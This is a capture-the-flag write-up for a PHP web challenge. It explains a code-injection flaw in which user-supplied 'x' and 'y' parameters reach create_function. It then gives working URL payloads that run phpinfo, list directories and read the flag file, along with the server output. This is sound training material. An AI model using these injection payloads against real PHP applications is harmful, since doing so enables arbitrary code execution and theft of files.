

Sauce

Monday, June 24, 2024 2:50 PM

A new intern made this, it's not really a good job I'd say. This is nonsense! I'll have him a masterstroke. Who uses PHP like this?


Hint: Get fuzzical with it, saaaaah.

Flag: CyberBlitz{b4Ck_L1k3INev3R_LEfT1611}

Opening up the page, you will see a source code and a text - "What is this..."

Taking a look at the code, a vulnerability lies within **show_source(__FILE__)**;
(which is why the source code is showing)

Need to manipulate the x and y arguments in the URL to GET arbitrarily



```
<?php
$x = $_GET['x'] ?? '';
$y = $_GET['y'] ?? '';

if(preg_match('/^[a-zA-Z0-9_]*$/', $x)) {
    show_source(__FILE__);
} else {
    $x('', $y);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Only exes and whys</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
            background-color: #f0f0f0;
        }
        .welcome {
            text-align: center;
            padding: 20px;
            background-color: white;
            border-radius: 10px;
            box-shadow: 0 0 10px rgba(0,0,0,0.1);
        }
        h1 {
            color: #333;
        }
    </style>
</head>
<body>
    <div class="welcome">
        <h1>Nonsensical!</h1>
    </div>
</body>
</html>
```

Vulnerability - in the argument 'x', we can abuse create_function
Also known as function injection.

The developer also used show_source, which is a dangerous function as it facilitates LFI

This is the first step of identifying the exploit - we realise that '**function**' is similar to writing an


absolute path. What that means is an arbitrary command is able to be injected after the required arguments.

[http://0.cloud.chals.io:34033/?x=\create_function&y=2;}phpinfo\(\);/*](http://0.cloud.chals.io:34033/?x=\create_function&y=2;}phpinfo();/*)

From this, we can enumerate the directory within with var_dump and eventually figure the flag.


Exploit codes:

[http://0.cloud.chals.io:34033/?x=%5ccreate_function&y=2;%7dvar_dump\(scandir\(%22../%22\)\);/*](http://0.cloud.chals.io:34033/?x=%5ccreate_function&y=2;%7dvar_dump(scandir(%22../%22));/*)




```
1 <br />
2 <b>Warning</b>: Unterminated comment starting line 1 in <b>/var/www/html/index.php(8) : runtime-created function</b> on line <b>1</b><br />
3 array(3) {
4   [0]=>
5     string(1) "."
6   [1]=>
7     string(2) ".."
8   [2]=>
9     string(4) "html"
10 }
11 <!DOCTYPE html>
12 <html lang="en">
13 <head>
14   <meta charset="UTF-8">
15   <meta name="viewport" content="width=device-width, initial-scale=1.0">
16   <title>Only exes and whys</title>
17   <style>
18     body {
19       font-family: Arial, sans-serif;
20       display: flex;
21       justify-content: center;
22       align-items: center;
23       height: 100vh;
24       margin: 0;
25       background-color: #f0f0f0;
26     }
```

[http://0.cloud.chals.io:34033/?x=%5ccreate_function&y=2;%7dvar_dump\(scandir\(%22../html%22\)\);/*](http://0.cloud.chals.io:34033/?x=%5ccreate_function&y=2;%7dvar_dump(scandir(%22../html%22));/*)



```
1 <br />
2 <b>Warning</b>: Unterminated comment starting line 1 in <b>/var/www/html/index.php(8) : runtime-created function</b> on line <b>1</b><br />
3 array(4) {
4   [0]=>
5     string(1) "."
6   [1]=>
7     string(2) ".."
8   [2]=>
9     string(4) "flag"
10  [3]=>
11    string(9) "index.php"
12 }
13 <!DOCTYPE html>
14 <html lang="en">
15 <head>
16   <meta charset="UTF-8">
17   <meta name="viewport" content="width=device-width, initial-scale=1.0">
18   <title>Only exes and whys</title>
19   <style>
20     body {
21       font-family: Arial, sans-serif;
22       display: flex;
23       justify-content: center;
24       align-items: center;
25       height: 100vh;
26       margin: 0;
27       background-color: #f0f0f0;
28     }
```

[http://0.cloud.chals.io:34033/?x=%5ccreate_function&y=2;}var_dump\(file_get_contents\(%22var/www/html/flag/flag.txt%22\)\);/*](http://0.cloud.chals.io:34033/?x=%5ccreate_function&y=2;}var_dump(file_get_contents(%22var/www/html/flag/flag.txt%22));/*)



```
1 <br />
2 <b>Warning</b>: Unterminated comment starting line 1 in <b>/var/www/html/index.php(8) : runtime-created function</b> on line <b>1</b><br />
3 string(36) "CyberBlitz{b4Ck_L1k3INev3R_LEfT1611}"
4 <!DOCTYPE html>
5 <html lang="en">
6 <head>
7   <meta charset="UTF-8">
8   <meta name="viewport" content="width=device-width, initial-scale=1.0">
9   <title>Only exes and whys</title>
10  <style>
11    body {
12      font-family: Arial, sans-serif;
13      display: flex;
14      justify-content: center;
15      align-items: center;
16      height: 100vh;
17      margin: 0;
18      background-color: #f0f0f0;
19    }
20    .welcome {
```